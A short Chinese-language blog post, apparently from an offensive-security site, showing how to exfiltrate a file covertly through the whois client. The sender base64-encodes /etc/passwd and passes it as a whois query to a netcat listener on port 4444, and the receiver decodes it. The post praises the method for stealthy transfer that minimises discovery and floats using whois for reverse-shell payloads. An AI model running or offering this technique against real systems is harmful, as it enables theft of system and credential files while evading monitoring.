专注APT攻击与防御

https://micropoor.blogspot.com/


利用whois传输文件：

传输机：

> root@john:~# whois -h 127.0.0.1 -p 4444 `cat /etc/passwd | base64`

接受机：

> root@john:/tmp# nc -l -v -p 4444 | sed "s/ //g" | base64 -d



优点：适用于隐蔽传输。最小化被发现。

缺点：适用于传输小文件。

后者的话：whois是否同样适用于payload的反弹，是一个非常有趣的实验。

- Micropoor